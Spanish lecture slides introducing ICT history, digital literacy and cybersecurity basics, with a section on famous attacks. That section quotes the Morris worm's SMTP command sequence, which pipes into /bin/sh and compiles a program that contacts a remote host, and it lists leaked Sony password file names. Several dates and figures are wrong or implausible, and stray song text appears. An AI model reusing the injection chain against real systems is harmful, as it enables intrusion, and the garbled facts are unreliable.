

# Fundamentos de las TICs y la Ciberseguridad



Eduardo Díaz-Mayordomo


Francisco de Santos

Facultad de CC. Jurídicas y Empresariales

## Introducción a las TICs.



1. Breve historia de las TICS.
2. Alfabetización digital.
3. De la sociedad de la información a la sociedad del conocimiento.
4. Nuevos escenarios de riesgos en el uso de las TICS.



## ¿Cómo empezó todo?



Los sumerios. **3.500 a.c.**

Primera escritura cuneiforme.

Tablilla de Kish.



## ¿Cómo empezó todo?

**3.500 a.c.** aparece la escritura jeroglífica en Egipto.


**500 años después** se crea el papiro.

**2.500 a.c.** Se crea el ábaco en Asia.

**1.200-1.500 a.c.** Los fenicios crean el alfabeto.

**170 a.c.** En Pérgamo (Actual Turquía) se empieza a usar el pergamino.

**105 d.c.** China inventa el papel.



### ¿Cómo empezó todo?



**1442.** La imprenta. Johannes Gutenberg

**1642.** Se crea la primera “calculadora” que permitía realizar sumas y restas.  
Blaise Pascal.

**1671-1672.** Gottfried Leibniz – Stepped Reckoned. Crean una máquina que realiza operaciones aritméticas.

**1832-1833.** Charles Babbage diseña la primera máquina con posibilidad de ejecutar programas. Primer computador de propósito general.

**Ada Lovelace** → Primer programa para la máquina de Babbage.





## ¿Cómo empezó todo?



**1837.** Samuel Morse crea el telégrafo.

**1847.** George Boole. Nace el álgebra booleana.

Que Ironia De La Vida  
Frankie Negrón

**1876.** Alexander Graham Bell patenta el teléfono. Antonio Meucci (1854).

**1890.** Hermann Hollerith. Máquina de tabular. Tarjetas perforadas. Fundador de IBM.



### ¿Cómo empezó todo?

**1901.** Marconi transmite la primera señal de radio desde Cornualles hasta Terranova.

**1925.** Emisión de la primera señal de televisión.



**1936.** Alan Turing. Establece las bases de los computadores modernos.

**1943.** Crea Colossus.

Descifró el código Enigma. Fundamental para el desarrollo de la humanidad.

**1936.** Konrad Zuze. Inventor del computador moderno. Computadora programable.

**1937.** Aiken – IBM. Harvard Mark I. 5 toneladas. 15 segundos para una división.



## ¿Cómo empezó todo?

**1951.** Jay Forrester. Crea la memoria RAM (Random Access Memory).





**1957.** IBM. Se crea el primer lenguaje de programación. FORTRAN.

**1957.** IBM. Crea el primer disco duro. 5 Mb → 27,000 \$.

**1958.** BELL. Fabrica el primer módem para transmisión de datos binarios.

**1967.** Primera conferencia de ARPANET.

**1969.** Conexión de 4 Universidades a ARPANET. Se desarrolla UNIX.





## ¿Cómo empezó todo?


**1971.** IBM crea el Floppy Disk → Disquettes.

**1971.** INTEL fabrica el primer procesador de silicio.

**1975.** Steve Jobs + Steven Wozniak → APPLE.

**1975.** Bill Gates + Paul Allen → MICROSOFT.

**1978.** Commodore → Ordenador de sobremesa con más ventas a nivel mundial.



## ¿Cómo empezó todo?


**1980.** Aparece el Commodore 64.

**1981.** Se define el protocolo TCP/IP y el término Internet.

**1984.** 1.000 ordenadores conectados a Internet.

**1987.** 10.000 ordenadores conectado a Internet.

**1989.** 100.000 ordenadores conectados a Internet.



## Un pasado no tan lejano.



**1992.** 1.000.000 ordenadores conectados a Internet. Y Barcelona 92.

**1993.** Primer buscador → Wandex.  
Primer navegador → Mosaic.

**1995.** Altavista y Yahoo → Nuestros Google de la época.

**1996.** 10.000.000 ordenadores conectados a Internet.

**1997.** Google.



### Un pasado no tan lejano


**2.003.** Se crean LinkedIn, MySpace y Hi5.

**2.004.** Se crean Facebook, Flickr y Vimeo.

**2.005.** Youtube.

**2.006.** Twitter y Badoo.

**2.007.** Aparece el primer iPhone.



### Un pasado no tan lejano.

**2.008.** Spotify y Airbnb.

**2.009.** Se lanza WhatsApp. También el buscador Bing de Microsoft.

**2.010.** Instagram y Pinterest.

**2.011.** Nace Google Plus. No le fue bien, no.

**2.012.** iPhone 5 e iPad4.

**2.013.** Xbox One y Playstation 4.





Desde hace 9 años.

**2.014.** Tinder alcanza millones de usuarios. Impresión 3D a microescala.

**2.015.** Se lanza a la venta Oculus Rift. Realidad Virtual. Windows 10.

**2.016.** Tesla Model S y Pokemon Go.



**2.016.** Watson de IBM → Inteligencia Artificial.

**2.017.** El bitcoin alcanza un valor de más de 10.000 \$.

**2.018.** Computación cuántica. El asentamiento definitivo del IoT.

**2.019.** Alimentación 3D.

**2.020.** El teletrabajo.



Hoy.

2.021. El metaverso.

2.022. Bitcoin bajó a 18.000 \$.

2.023. Los zombies.




## Curiosidades.



## Curiosidades.

### 2016 What happens in an INTERNET MINUTE?



### 2017 This Is What Happens In An Internet Minute





## Curiosidades.

### 2018 *This Is What Happens In An Internet Minute*




### 2019 *This Is What Happens In An Internet Minute*








1. Breve historia de las TICS.
2. Alfabetización digital. 
3. De la sociedad de la información a la sociedad del conocimiento.
4. Nuevos escenarios de riesgos en el uso de las TICS.



## Habilidades Necesarias.

- Lectura:
  - Compresión lectora, uso de motores de búsqueda, hábitos de navegación, análisis y síntesis de múltiples fuentes, evaluación de la información.
- Escritura:
  - Diseño de contenidos, composición, elaboración de código fuente, revisiones y mantenimientos.
- Participación:
  - Comunicación directa e indirecta.



### Brecha Digital.

Aparece el concepto brecha digital entre individuos y sociedades.

“Cualquier distribución desigual en el acceso, uso o impacto de las TIC entre grupos sociales”. Caves, R. W. (2004)

Separación entre individuos que usan la tecnología y obtienen una mejora en su vida, y aquellos que no conocen su uso.

En el modelo productivo y las organizaciones produce un problema de competitividad en el modelo productivo globalizado.





### Destrezas de la alfabetización digital.

Sociedad 2.0 → Del hábito de consumo a la producción de contenido.

Dominio del uso de la información y la comunicación.

- **Instrumental:** habilidades en el uso de las TICs.
- **Cognitiva-Instrumental:** capacidad de transformar la información en conocimiento.
- **Socio-Comunicacional:** adaptar el lenguaje a los nuevos códigos de interacción social.
- **Ética:** trabajo sobre valores y buenas prácticas.



## Normativa y Legislación.

Resolución 2018/2090 publicada el 11 de Diciembre de 2018.

- Define 30 escenarios para la alfabetización de los ciudadanos de la Unión.

*"Considerando que, con la evolución acelerada de la tecnología, la sociedad y la economía digitales actualmente forman parte de la vida, lo que quiere decir que las capacidades digitales son esenciales para el éxito de la realización profesional y el desarrollo personal de todos los ciudadanos."*



### Normativa y Legislación.

Resolución 2018/2090 publicada el 11 de Diciembre de 2018.

#### Considerandos.


Aprendizaje basado en marcos formativos formales adecuados para los distintos grupos de edades.

Transformación de los sistemas educativos y de formación. Desarrollar capacidades y competencias necesarias.

Refuerzo de la seguridad de los niños en Internet. Puesta en marcha de programas de prevención y sensibilización.

Los profesores y formadores deben estar en el centro de la transformación digital.

Desarrollo de programas de alfabetización en las lenguas minoritarias y regionales.

1. Breve historia de las TICS.
2. Alfabetización digital.
3. De la sociedad de la información a la sociedad del conocimiento. 
4. Nuevos escenarios de riesgos en el uso de las TICS.

## Ideas Generales.

“**La sociedad de la información** se sustenta en el hecho de que la información es un recurso o un bien económico fundamental y base del desarrollo social actual. La información es un bien que no se agota con su consumo, es más, puede que se enriquezca en un desarrollo ideal y utópico hasta valores incalculables, naciendo otra nueva y rica información que cada vez produce más información”.

“**La sociedad de la información** puede interpretarse como la implantación de la informática y las comunicaciones en la sociedad actual”. (Krüger, K. 2006)

“Modo de producción capitalista actual y un modo de desarrollo específico basado en la información”. (Aibar, E. 2008)





### Ideas Generales.

“La **sociedad del conocimiento** se refiere a la apropiación y utilización en beneficio propio de los ciudadanos de las tecnologías de la información y la comunicación aprovechándola de una manera crítica y selectiva”.

“Al hablar de **sociedad del conocimiento** se debería tener en cuenta un cambio cualitativo en el procesamiento de la información. De este modo, la información se convierte en un instrumento al servicio del conocimiento”.


“El conocimiento será cada vez más la base de los procesos sociales en diversos ámbitos funcionales de las sociedades. Crece la importancia del conocimiento como recurso económico, **lo que conlleva la necesidad de aprender a lo largo de toda la vida**”. (Krüger, K. 2006)



## Sociedad de la Información vs Sociedad del conocimiento



1. Breve historia de las TICS.
2. Alfabetización digital.
3. De la sociedad de la información a la sociedad del conocimiento.
4. Nuevos escenarios de riesgos en el uso de las TICS.



# INTRODUCCIÓN A LAS TICS. Nuevos Escenarios de Riesgo.



## Algunos ataques informáticos.

2 de Noviembre de 1988.


Gusano **Morris**.

El ataque se producen en la red ARPANET.

El 10% de los 60.000 computadores infectados. Incluida la **NASA**.

Vulnerabilidad en los sistemas UNIX. Búsqueda de contraseñas.

Robert Tappan Morris.



<http://www.foo.be/docs-free/morris-worm/worm/>



```
debug
mail from: </dev/null>
rcpt to: <"|sed -e 'l,/^$/'d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat > x14481910.c <<'EOF'
[text of vector program-enclosed in Appendix B]
EOF
cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c

.
quit
```

# INTRODUCCIÓN A LAS TICS. Nuevos Escenarios de Riesgo.

## Algunos ataques informáticos.

4 de mayo de 2000.

Gusano **ILOVEYOU**.



50.000 millones de ordenadores infectados.

5.500 millones \$ en pérdidas. **Estimado.**

Escrito en Visual Basic Script (VBScript).

¿Primer phishing? → Correo electrónico → Fichero Adjunto

¿Primer ransomware? → Sobrescribía ficheros.

Filipinas.



# INTRODUCCIÓN A LAS TICS. Nuevos Escenarios de Riesgo.

## Algunos ataques informáticos.

Junio de 2010.

**Stuxnet.**

Primer ataque contra sistemas SCADA.

Central nuclear de Bushehr y Complejo Nuclear de Natanz.

Retraso del programa nuclear iraní.

Permite reprogramar controladores lógicos y ocultar cambios.

APT → Objetivo Irán → Sistemas de Control Siemens.





## Algunos ataques informáticos.

20 de abril de 2011.

### Playstation Network.

Se reconoce el ataque el día 26 de abril.



21 de abril se suspende el servicio online hasta el 14 de mayo parcial. 2 de junio.

93.000 cuentas de su servicio online bloqueados.

Datos personales comprometidos de 75 millones de usuarios.

Tarjetas bancarias comprometidas.



## Algunos ataques informáticos.

1 de Abril de 2014.

### Heartbleed.



Protocolos TLS y DTLS. Vulnerabilidad en librería de OpenSSL.

Servidores Web a nivel mundial (APACHE, NGINX).

Libre Office, LogMeIn, HP, McAfee, VMWARE.

Juegos → Steam, Minecraft, Wargaming, League of Legends.



# INTRODUCCIÓN A LAS TICS. Nuevos Escenarios de Riesgo.

## Algunos ataques informáticos.

24 de noviembre de 2014.


### Sony Pictures Entertainment.

“The Interview” → Kim Pionyang → Corea del Norte.

Grupo #GOP → Guardianes de la Paz → Rusia.

Filtración de datos financieros, personales y material audiovisual.

Perdidas valoradas en 200 millones \$.



SONY  
PICTURES



10/16/2014	7:59 PM	30208	<a href="#">passwords - Copy.xls</a>
10/16/2014	6:38 PM	19456	<a href="#">PASSWORDS FOR LB.xlsx</a>
10/16/2014	7:45 PM	19968	<a href="#">Passwords Mady.xls</a>
10/16/2014	7:58 PM	32768	<a href="#">PASSWORDS Master-1 (3).xls</a>
10/16/2014	7:58 PM	21504	<a href="#">Passwords Mat Sony 021211.xlsx</a>
10/16/2014	7:58 PM	27475	<a href="#">Passwords Rosa 042414 (Autosaved).xlsx</a>
10/16/2014	7:44 PM	25088	<a href="#">Passwords Rosa 101509 .xls</a>
10/16/2014	7:58 PM	26112	<a href="#">Passwords to change.doc</a>
10/16/2014	6:15 PM	53	<a href="#">passwords.txt</a>
10/16/2014	7:44 PM	16384	<a href="#">passwords.xls</a>
10/16/2014	7:29 PM	18321	<a href="#">passwords.zip</a>
10/16/2014	6:16 PM	185	<a href="#">passwords.zip SSPCEB2005.txt</a>
10/16/2014	7:58 PM	13923	<a href="#">Passwords1.docx</a>
10/16/2014	6:48 PM	8714	<a href="#">Passwords1.xlsx</a>
10/16/2014	7:46 PM	16896	<a href="#">PASSWORDS22.xls</a>
10/16/2014	7:59 PM	19968	<a href="#">Passwords34.xlsx</a>
10/16/2014	6:42 PM	33792	<a href="#">Passwords 110408.xls</a>
10/16/2014	7:52 PM	13720	<a href="#">Passwordsd4dd.xlsx</a>
10/16/2014	9:57 PM	17408	<a href="#">pawlowski password.xls</a>
10/16/2014	7:35 PM	28287	<a href="#">payroll password email.pdf</a>
10/16/2014	6:37 PM	24064	<a href="#">PRIEST Passwords.doc</a>

# INTRODUCCIÓN A LAS TICS. Nuevos Escenarios de Riesgo.



## Algunos ataques informáticos.

21 de Octubre de 2016.

### Botnet Mirai. Ataque a DynDNS.




DDoS → Ataque de Denegación de Servicio Distribuido.

IoT → Internet of Things.



Sin servicio a Twitter, Whatsapp, Amazon, Spotify, ...

La importancia de las contraseñas.



# INTRODUCCIÓN A LAS TICS. Nuevos Escenarios de Riesgo.



## Algunos ataques informáticos.

14 de Abril de 2017.

Filtrado por **Shadow Brokers**.

**Vulnerabilidad en el protocolo SMB1.**

**MS17-010. Exclusivo de sistemas Windows.**




Wannacry → Ransomware.

Múltiples empresas → Indisponibilidad de Servicios → Perdidas económicas.



## Ciberagentes





## Tipos de atacantes y motivaciones



### Cibervándalos y script kiddies

- Individuos que poseyendo los conocimientos técnicos apropiados, llevan a cabo sus acciones con la única motivación de obtener **reputación** social.



### Ciberactivistas o hacktivistas

- Individuos que realizan acciones maliciosas por motivos **ideológicos**. Uno de los grupos más conocidos es Anonymous.



### Actores internos (insiders)

- Individuos que tienen o han mantenido relación con las organizaciones (empleados, exempleados, proveedores, etc.). Su motivación suele ser la **venganza**, obtener beneficios económicos facilitando información. También se incluyen las acciones por desconocimiento.



### Ciberinvestigadores

- Individuos que persiguen el descubrimiento de vulnerabilidades y fallos en los sistemas y aplicaciones (hardware y software). La publicación de los resultados de sus investigaciones puede suponer un **riesgo** al ser usado por agentes maliciosos.



### Organizaciones

- Movidas por el interés económico de poder obtener aquellos conocimientos que la competencia dispone, desarrollan acciones y actividades de **ciberspionaje** industrial.

## Código Penal (10/1995 de 23 de Noviembre)

## Código Penal



- Ley 1/2015 de 31 de marzo → Respuesta a los Delitos Informáticos.
- **Reforma o inclusión de nuevos tipos delictivos.**
  - Artículo 172 ter. **Acoso** o “Stalking”.
  - Artículo 183 ter. Prostitución y tráfico de sexualidad infantil mediante tecnología de información.
  - Artículo 189. Corrupción de menores.
  - Artículo 197. Descubrimiento y revelación de secretos.
    - Apoderarse de cartas, mails. Interceptación de comunicaciones. Acceso a datos reservados.
  - Artículo 197 bis. Intrusión Informática a los Sistemas de Información.
  - Artículo 264. Delito de daños. Destrucción, borrado, deterioro, alteración. Incluye también **DoS**. (264 bis)
  - Artículo 270.1. Reproducción, plagio, distribución de cualquier obra literaria, artística o científica.
    - 270.2 bis → Prestadores de servicios o páginas web que permitan esta praxis.
  - Artículo 401. Usurpación de estado civil. → **Suplantación de identidad**.

## Ataques intencionados (y no intencionados)

Fallos deliberados causados por las personas:	
Manipulación de la configuración	Modificación de la información
Suplantación de la identidad	Introducción de falsa información
Abuso de privilegios de acceso	Destrucción de información
Acceso no autorizado	Divulgación de información
Interceptación de información (escucha)	Ingeniería social

**Malware:** Llamado código malicioso; incluye virus, gusanos, troyanos, etc.

**Exploit:** Programa que aprovecha una vulnerabilidad de un sistema para robar información o credenciales de acceso, espionaje, modificación de configuración, etc.

**DoS:** Ataque de denegación de servicio. Técnicas cuyo objetivo es inutilizar un servicio. Indisponibilidad.

**DDoS:** Más sofisticado que el anterior. Múltiples equipos. Atenta contra disponibilidad.

**APT:** Amenaza persistente avanzada. Ataques coordinados a organizaciones. Grupos.

## Introducción

### Seguridad de la Información

- Eliminar o mitigar riesgos
- No es un producto → Es un PROCESO



La información es el recurso más valioso

Confidencialidad, Integridad y Disponibilidad.

### ¿Qué implica?

- ¿Qué hay que proteger?
- ¿Por qué hay que proteger?
- ¿De qué y de quien protegerlo?
- ¿Cómo protegerlo?




## Información. Activo principal

**Seguridad de la Información** → Implementación de estrategias que cubran los procesos de negocio de una organización.

**Seguridad informática** → Seguridad técnica de los sistemas informáticos. → Concepto más restrictivo.

## Seguridad → Perspectivas



## Relación Implicaciones → Perspectivas

### ¿Qué hay que proteger?

Perspectivas:  
Legal y Organizativa

Lo establecido en la ley y los recursos importantes de la organización.

### ¿Por qué y de qué proteger?

Perspectivas:  
Legal y organizativa

Proteger derecho de las personas frente a violaciones de privacidad.  
Amenazas y atacantes.

Comprometer recursos afecta al negocio  
(robo de información, espionaje industrial, intrusión...)

### ¿Cómo proteger?

Perspectivas:  
Técnica

Salvaguardas en base a las amenazas.  
Controles, Auditoría y Revisión.

